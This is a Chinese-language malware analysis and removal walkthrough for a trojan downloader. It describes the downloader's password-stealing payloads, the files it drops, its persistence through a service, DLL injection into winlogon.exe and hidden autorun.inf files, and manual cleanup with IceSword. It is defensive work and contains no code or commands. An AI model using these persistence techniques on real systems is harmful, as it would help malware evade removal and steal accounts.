经检查扫描报告，发现这是一个木马的下载工具，在注册表启动项目有一堆木马的启动，包括很多熟悉的盗号程序，当然也有很多不认识的木马程序。一星期后，我在虚拟机下测试时发现，下载的木马程序与第一次中毒时的情况不完全相同（图 1）。

除了以上这些下载的木马外，这个木马下载工具也对自身进行了复制，并且在服务项目中建立启动项（图 2）。

根据病毒的启动方法，我们来分析这个病毒所产生的文件（全部添加的文件如图 3 所示）。其中一部分是病毒本身，另外一部分是病毒所下载的木马。通过注册表启动项目，我们可以了解下载的木马，最初中病毒和后来在虚拟机测试时，所下载的木马是不一样的，所以下载木马产生的文件也不一样（图 4）。在虚拟机测试时，病毒会通过网络把这些木马的源文件下载到 I E




图 3

中毒	虚拟机测试
c:\windows\syswm7\Ghook.dll	C:\WINDOWS\system32\mh100.exe
c:\windows\syswm7\svchost.exe	C:\WINDOWS\system32\mh101.dll
c:\windows\mppds.exe	C:\WINDOWS\system32\nwizAsktao.dll
c:\windows\system32\mppds.dll	C:\WINDOWS\system32\nwizAsktao.exe
c:\windows\winform.exe	C:\WINDOWS\system32\nwizhx2.dll
c:\windows\system32\winform.dll	C:\WINDOWS\system32\nwizhx2.exe
c:\windows\msccrt.exe	C:\WINDOWS\system32\nwizqjsj.dll
c:\windows\system32\msccrt.dll	C:\WINDOWS\system32\nwizqjsj.exe
c:\windows\Kvsc3.exe	C:\WINDOWS\AVPSrv.exe
c:\windows\system32\kvsc3.dll	C:\WINDOWS\system32\AVPSrv.dll
c:\windows\cnzz.exe	C:\WINDOWS\cmdbcs.exe
c:\windows\system32\cnzz.dll	C:\WINDOWS\system32\cmdbcs.dll
c:\windows\cmdbs.exe	C:\WINDOWS\mppds.exe
c:\windows\system32\cmdbs.dll	C:\WINDOWS\system32\mppds.dll
C:\Documents and Settings\用户名\Local Settings\Temp\upxdnd.exe	C:\WINDOWS\msccrt.exe
C:\Documents and Settings\用户名\Local Settings\Temp\upxdnd.dll	C:\WINDOWS\system32\msccrt.dll
	C:\WINDOWS\upxdnd.exe
	C:\WINDOWS\system32\upxdnd.dll
	C:\Documents and Settings\用户名\Local Settings\Temp\c0nime.exe
	C:\Documents and Settings\用户名\Local Settings\Temp\Gjzo0.dll

图 4

临时文件夹下，然后才会执行，释放木马病毒。所下载的多数木马都是在Windows下产生一个EXE文件，在system32下产生一个DLL文件，自启动运行EXE后，加载DLL文件到explorer.exe中，EXE文件就自动结束使命，DLL文件就开始监视伺机盗取。

除了所下载的木马外，病毒本身也会产生自身保护文件，通过服务，我们可以知道病毒建立了如下文件：

```
c:\rising.exe
c:\autorun.inf
d:\rising.exe
d:\autorun.inf
e:\rising.exe
e:\autorun.inf
c:\windows\system32\5BAB2468.dll（随机8位16进制数字作为文件名）
c:\windows\system32\5BAB2468.exe（与DLL文件名相同）
c:\windows\system32\k11151114194.exe（随机文件名称，第一个为字母，后面为数字）
```

其中，c:\windows\system32\5BAB2468.exe为服务启动文件，运行后，使与其同名的DLL文件加载到系统进程中，起到保护作用。

我们知道了病毒的基本信息，就可以尝试来删除病毒了。我使用的软件是Filemon，这款软件可以记录下所有对于文件的添加、修改和删除，并且可以显示是哪个进程进行的修改。

打开冰刃（IceSword），在设置中选择“禁止进／线程建立”，打开进程，结束所有无用进程（结束explorer.exe进程），只留下系统基本进程（不包括explorer.exe进程）以方便我们详细记录。逐一删除注册表启动项目，并且刷新查看是否会自动修复。经过验证，注册表中的启动项目没有自动修复。逐一禁用系统服务，并且刷新查看是否自动修复，发现c:\windows\system32\5BAB2468.exe文件的服务会自动修改为启动，这就是一个保护的地方。但是现在还不能明确知道此保护的文件是什么，后来验证是winlogon.exe下加载的病毒DLL文件。最后逐一删除上面分析的文件，并且查看Filemon的记录。当删除C、D、E盘根目录下的rising.exe或者autorun.inf时，Filemon发现winlogon.exe会自动建立rising.exe、autorun.inf这两个文件，并且运行一次，使得木马恢复，这个就是此病毒的重要保护。此病毒保护分析到这里也就差不多，对于每一种保护，我们都可以使用一些特殊的方法来删除这个病毒。




图6

根据以上的分析，就可以完全了解此病毒的保护机制和运行原理了。此病毒运行后，首先建立一个隐藏的进程，通过此进程产生用于保护的病毒文件，并且启动这个保护机制，使病毒在系统内正常运行。若系统和互联网有连接，这个进程还会隔一段时间下载一个木马，木马下载齐全需要一定时间，这样可以避开那些细心的观察者（图5）。

下载的木马基本都是DLL嵌入类型的木马，它们运行后删除自身，并在C:\windows下建立自身exe文件，还会在C:\windows\system32\下建立同名的dll文件。当病毒完全进入系统，只有在winlogon里面嵌入一个随机8位16进制数字作为文件名的DLL文件，还有一堆木马，隐蔽性不是很好，但是保护性却很好，如果不是很好的研究保护机制，在windows下很难手工删除。




图5

此病毒的保护机制主要是通过服务，往winlogon.exe文件里面注入一个dll线程，通过此线程来对所有根目录下建立的autorun.inf和rising.exe进行保护，并且对自身服务启动项进行保护，这个保护内容是每隔一定时间就会重新建立这两个文件，并使它们带有隐藏、系统等属性，而且使病毒启动服务项目改为自启动，从而达到保护病毒进程不能彻底被删除的作用（图6）。除了这个winlogon的线程保护以外，此病毒还使用了一些常见的病毒保护措施，比如隐藏进程的保护，使得用户找不到病毒进程，并且在C、D、E三个盘的

根目录中，都建立了隐藏的autorun.inf和rising.exe文件，通过传统的autorun.inf文件对病毒进行保护。

三、病毒删除

分析完了病毒的保护机制和病毒运行原理后，我们就可以轻松的删除病毒了，这个病毒可以在安全模式下删除，也可以在正常模式下删除。我使用了第二种方法，因为它比较有挑战性，也方便。

第一步，针对这个winlogon.exe的注入线程保护，我做了如下处理，在任意地点（我选择桌面）建立一个以autorun.inf命名的文件夹，并且选择复制（Ctrl＋C），然后删除C盘根目录下的autorun.inf文件，并快速选择粘贴（Ctrl＋V），重复刚才的事情，把D、E盘的autorun.inf同样使用以autorun.inf命名的文件夹替代。这时因为文件保护，C、D、E盘我们所建立的autorun.inf文件夹会自动增加隐藏、只读等属性。同时按照刚才的步骤，对每一个rising.exe文件进行同样的处理，以rising.exe文件夹进行同样的替换。这样，就可以防止因为winlogon.exe的注入线程保护，病毒死灰复燃。

第二步，打开冰刃（IceSword），点菜单栏中文件下面的“设置”，打开设置对话框，选中“禁止进线程创建”，这是为了防止结束进程后，病毒再次创建进程进行保护。

第三步，利用冰刃（IceSword）删除所有病毒添加的文件、注册表项目、禁用病毒创建的服务。这样病毒在硬盘中的痕迹就已经清除，利用计算机的冷启动，重新启动计算机（如果没有冷启动或者不愿使用，可以在冰刃中点击菜单栏中文件下的“重启并监视”）。

